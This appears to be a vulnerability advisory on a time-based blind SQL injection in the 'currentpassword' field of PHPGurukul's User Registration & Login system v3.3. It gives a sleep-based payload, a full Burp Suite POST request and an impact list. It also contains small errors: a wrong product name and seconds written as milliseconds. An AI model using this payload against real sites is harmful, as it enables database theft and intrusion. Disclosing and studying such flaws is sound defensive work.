

SQL Injection in was found in “loginsystem/change-password.php” in PHPGurukul User Registration & Login and User Management System With admin panel Project in PHP v3.3 allows remote attackers to execute arbitrary code via “currentpassword” POST request parameter.

➤ **Official Website URL**

<https://phpgurukul.com/user-registration-login-and-user-management-system-with-admin-panel/>

➤ **Affected Product Name:** User Registration & Login and User Management System With admin panel


Affected Vendor	Phpgurukul
Affected Code File	loginsystem/change-password.php
Affected Parameter	currentpassword
Method	POST
Type	Time-based blind
Version	V 3.3

Vulnerability Overview

The vulnerability allows remote attackers to exploit the “**currentpassword**” parameter in the Online Shopping Portal Project V3.3 to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays, confirming successful execution of SQL commands.


Steps to Reproduce:

1. **Access the URL** <http://localhost/URLSAP/loginsystem/loginsystem/change-password.php> for change your password.



2. Intercept the Request:

- Enable Burp Suite and set up the browser to route traffic through it.



3. Modify the Parameter:

- Send the request to the Burp Suite Repeater and modify the “currentpassword” parameter with the following payload: ('%2b(select*from(select(sleep(20)))a)%2b')

Request

```
1 POST /URLSAP/loginsystem/loginsystem/change-password.php HTTP/1.1
2 Host: localhost
3 Content-Length: 117
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
    ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer:
    http://localhost/URLSAP/loginsystem/loginsystem/change-password.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=9dml1h3apthq58se03b0nsnnrr
21 Connection: keep-alive
22
23 currentpassword='%2b(select*from(select(sleep(20)))a)%2b'&newpassword=
    est%4012345&confirmpassword=est%4012345&update=
```

4. Send the Modified Request:

- Forward the modified request in the Burp Suite Repeater.
- Observe the delay in the response time.
- The server will delay its response by 20 seconds, confirming the successful execution of the SLEEP () function, indicating a time-based SQL injection vulnerability.

The screenshot displays the Chrome DevTools network and response panels. The network panel shows a POST request to `/loginssystem/loginssystem/change-password.php`. The response panel shows an HTTP 200 OK status with a success message: `alert('Password Changed Successfully !!');`. The response body contains an HTML document with a title "Change password | Registration and Login System" and a link to the login page. A red box highlights the response time of 20.065 milliseconds in the bottom right corner.

Impact

- **Data Theft:** Unauthorized access to sensitive user or system data in the database.
- **Data Manipulation:** Modification or erasure of data, which destroys the integrity of data.
- **Credential Exposure:** Exploitation to obtain usernames, passwords, or other authentication details.
- **Server Compromise:** Use of database queries for exploitation of underlying server systems or gaining shell access.
- **Reconnaissance:** Enumeration of the database structure, such as tables, columns, and schemas, for further exploitation.
- **Financial Loss:** Service denial, and possibly monetary losses to the production environment
- **Loss of Reputation:** Potential for loss of trust among users to either data breach or disruption in services.

Recommended Mitigations:

[SQL Injection Prevention - OWASP Cheat Sheet Series](#)